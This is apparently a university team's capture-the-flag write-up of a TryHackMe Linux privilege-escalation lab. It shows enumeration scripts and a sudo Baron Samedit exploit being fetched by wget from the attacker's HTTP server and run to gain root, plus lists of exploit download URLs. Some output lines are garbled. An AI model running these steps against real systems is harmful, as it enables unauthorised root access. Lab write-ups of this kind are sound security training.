(1211101392@kali)-[~/Desktop/pentest1]
$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
```

```
jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/LinEnum.sh
--2022-07-26 06:19:43-- http://10.18.25.94:8000/LinEnum.sh
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K  114KB/s  in 0.4s

2022-07-26 06:19:44 (114 KB/s) - 'LinEnum.sh' saved [46631/46631]

jabberwock@looking-glass:/tmp$
```

Okay, so now the file is here. In order to execute it , we need to give ourselves the permission to execute this script, and we can do that by using the command **chmod +x ./LinEnum.sh**.

```
jabberwock@looking-glass:/tmp$ chmod +x ./LinEnum.sh
jabberwock@looking-glass:/tmp$
```

Execute it.

```
jabberwock@looking-glass:/tmp$ chmod +x ./LinEnum.sh
jabberwock@looking-glass:/tmp$ ./LinEnum.sh
```

Now let's look for some particular information that might be of our interest.

```

[-] Kernel information:es mgplmmz, cvs alv lsmtsn aowil
Linux looking-glass 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64
x86_64 x86_64 GNU/Linuxpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztigl.

[-] Kernel information (continued):
Linux version 4.15.0-109-generic (buildd@lgw01-amd64-010) (gcc version 7.5.0 (Ubuntu 7.5.0
-3ubuntu1~18.04)) #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020

```

```

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic

```

Linux Distribution Version and Kernel version, interesting, could we do some kernel exploit like dirtycow or dirtypipe?

```

uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lx
)
uid=1001(jabberwock) gid=1001(jabberwock) groups=1001(jabberwock)
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
uid=1003(tweedledee) gid=1003(tweedledee) groups=1003(tweedledee)
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
uid=1005(alice) gid=1005(alice) groups=1005(alice)

```

The user list, we might be able to perform horizontal privilege escalation, one user specifically that might interest us is @tryhackme, it has the lxd group, which we could use to exploit it if we're able to gain a foothold into the account.

```

[+] We can sudo without supplying a password!
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot

```

/sbin/reboot can be run as root
 Maybe something we can exploit later.


```

[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh

```

The crontab section contains information about reboot and the sh file we had in our user directory. Might be useful.

```

[-] SUID files:
-rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/9436/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/9436/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/9436/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/9436/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/9436/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/9436/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/9436/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/9436/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/9436/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/9436/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/9436/usr/bin/sudo
-rwsr-xr-x 1 root systemd-resolve 42992 Nov 29 2019 /snap/core/9436/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/9436/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Jun 5 2020 /snap/core/9436/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root dip 394984 Feb 11 2020 /snap/core/9436/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 Oct 10 2019 /snap/core/8268/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/8268/bin/su
-rwsr-xr-x 1 root root 27608 Oct 10 2019 /snap/core/8268/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/8268/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/8268/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/8268/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/8268/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/8268/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Oct 11 2019 /snap/core/8268/usr/bin/sudo
-rwsr-xr-x 1 root systemd-resolve 42992 Jun 10 2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 106696 Dec 6 2019 /snap/core/8268/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root dip 394984 Jun 12 2018 /snap/core/8268/usr/sbin/pppd
-rwsr-xr-x 1 root root 109432 Oct 30 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
-rwsr-xr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap

```

SUID files , these are the files that could be exploited, because of the fact that they are given the root permissions to execute.


After gathering enough information, it's time to filter the unnecessary information.

First, we look for potential kernel exploit for their version, 4.15.0

```
[~] Kernel information:es mqplmz, cvs alv lsmtsn adwll
Linux looking-glass 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64
x86_64 x86_64 GNU/Linuxmpmc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztigl.

[~] Kernel information (continued):
Linux version 4.15.0-109-generic (buildd@lgw01-amd64-010) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020
```

Fortunately, while we're looking for the exploit for our kernel version, we found a script that could do the job for us, which is Linux Exploit Suggester.



As usual, we need to get this file from a github repository,

<https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh>, and then move it to the temp directory in the target machine where we could execute the script.

```
(1211101392@kali)-[~/Desktop/pentest1]
$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
--2022-07-26 02:43:29-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89641 (88K) [text/plain]
Saving to: 'linux-exploit-suggester.sh'
linux-exploit-suggester.sh 100%[=====] 87.54K --.-KB/s in 0.1s
2022-07-26 02:43:30 (856 KB/s) - 'linux-exploit-suggester.sh' saved [89641/89641]
```

```
(1211101392@kali)-[~/Desktop/pentest1]
$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```

jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/linux-exploit-suggester.sh
--2022-07-26 06:44:26-- http://10.18.25.94:8000/linux-exploit-suggester.sh
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89641 (88K) [text/x-sh]
Saving to: 'linux-exploit-suggester.sh'

linux-exploit-suggester.sh  100%[=====>] 87.54K  149KB/s  in 0.6s

2022-07-26 06:44:27 (149 KB/s) - 'linux-exploit-suggester.sh' saved [89641/89641]

```

Give the file permission to execute.

```

jabberwock@looking-glass:/tmp$ chmod +x linux-exploit-suggester.sh
jabberwock@looking-glass:/tmp$

```

```

jabberwock@looking-glass:/tmp$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

79 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://code.load.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://code.load.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://code.load.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2018-18955] subuid_shell

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
Exposure: probable
Tags: [ ubuntu=18.04 ]{kernel:4.15.0-20-generic},fedora-28{kernel:4.16.3-301.fc28}
Download URL: https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/45886.zip
Comments: CONFIG_USER_NS needs to be enabled

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

```

```
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
Exposure: less probable
Download URL:
Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

Details: https://seclists.org/oss-sec/2017/q1/184
Exposure: less probable
Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [CVE-2017-0358] ntfs-3g-modprobe

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
Exposure: less probable
Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2},debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}
Download URL: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/4135
Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.
```

Here we found a list of exploits that are worth trying, and it's sorted from probable to less probable.

Vertical Privilege Escalation

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: Linux Exploit Suggester, wget, python http.server, python


Let's try the first possible exploit. In this case, that would be PwnKit.

```
Possible Exploits:

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

Download the exploit and extract the files.



```
(1211101392@kali)-[~/Desktop/pentest1]
$ unzip CVE-2021-4034-main.zip
Archive: CVE-2021-4034-main.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
  creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
  creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
  inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
  inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
  inflating: CVE-2021-4034-main/pwnkit.c
```

Next, we start our python server to transfer the required files to the target machine.

```
(1211101392@kali)-[~/Desktop/pentest1/CVE-2021-4034-main]
$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Get the exploit to the target directory. Access the /tmp/ directory since this folder is where we have read and write privileges,

```
jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/cve-2021-4034.c
--2022-07-26 07:13:15-- http://10.18.25.94:8000/cve-2021-4034.c
Connecting to 10.18.25.94:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 292 [text/x-csrc]
Saving to: 'cve-2021-4034.c'

cve-2021-4034.c      100%[=====>]      292  --.-KB/s   in 0.002s
2022-07-26 07:13:15 (115 KB/s) - 'cve-2021-4034.c' saved [292/292]
```

The exploit is a C program, and it needed to be compiled in order to use.

```
jabberwock@looking-glass:/tmp$ gcc -o exploit cve-2021-4034.c

Command 'gcc' not found, but can be installed with:

apt install gcc
Please ask your administrator.
```


But, very unfortunately, gcc wasn't available on the target machine, so there's no way we could use this exploit.

We will have to look for exploits that are not a C program.

Just when we thought we're losing hope, we found an exploit that is labeled as probable, and it is a Python exploit, it is worth a shot!

```
(1211101392@kali) - [~/Desktop/pentest1/CVE-2021-3156-main]
$ ls
asm exploit_nss_d9.py exploit_nss_u14.py exploit_userspec.py README.md
exploit_cent7_userspec.py exploit_nss_manual.py exploit_nss_u16.py gdb
exploit_defaults_mailer.py exploit_nss.py exploit_timestamp_race.c LICENSE
```

```
[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codecademy.com/worawit/CVE-2021-3156/zip/main
```

Move the exploit to the target machine using the same method.

```
(1211101392@kali) - [~/Desktop/pentest1/CVE-2021-3156-main]
$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.130.206 - - [26/Jul/2022 03:18:22] "GET /exploit_nss.py HTTP/1.1" 200 -

jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/exploit_nss.py
--2022-07-26 07:18:25-- http://10.18.25.94:8000/exploit_nss.py
Connecting to 10.18.25.94:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8179 (8.0K) [text/x-python]
Saving to: 'exploit_nss.py'

exploit_nss.py      100%[=====>] 7.99K --.-KB/s in 0s
2022-07-26 07:18:25 (968 MB/s) - 'exploit_nss.py' saved [8179/8179]
```

Lastly, we run the script to execute the exploit and gain root privileges.

```
jabberwock@looking-glass:/tmp$ ./exploit_nss.py
# whoami
root
#
```

Using the whoami command, we can finally verify that we are the root user.


```
# cd root
# ls
passwords passwords.sh root.txt the_end.txt
# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
#
```

Here we got the mirrored flag, we simply need to mirror it back! Using the same text reverse website we used for the user flag, we get the second flag.

TEXT REVERSE

Type your text in the box and let us reverse it!
Iti esrever su tel dna xob eht ni txet ruoy e





ADVERTISEMENT
ADVERTISEMENT

ADVERTISEMENT

}f3dae6dec817ad10b750d79f6b7332cb{mht

thm{bc2337b6f97d057b01da718ced6ead3f}

Contributions

ID	Name	Contribution	Signatures
1211201568	Muhammad Albukhari bin Norazmi	Port scanning. Helped Yen Hong write the Python script but failed miserably. Discovered that the gibberish text is based on the Jabberwocky poem but ciphered. Discovered that the flags are mirrored and flipped them.	
1211101392	Wong Yen Hong	Port scanning. Discovered that the SSH ports are based on binary search. Tried writing a Python script to automate it but failed miserably. Discovered an enumeration tool for kernel exploits.	
1211101399	Karthigeayah A/L Maniam	Port scanning. Tried brute-force nmap script on open ports. Discovered the sites used for deciphering the poem. Discovered and executed the exploit for escalating root privileges.	
1211100732	Ephraim Tee Yu Yang	Port scanning. Attempted several common Linux privilege escalation techniques. Finding root.txt	

		flag after root escalation. Video editing.	
--	--	---	--

VIDEO LINK: <https://www.youtube.com/watch?v=HQJkkiNg5Yw>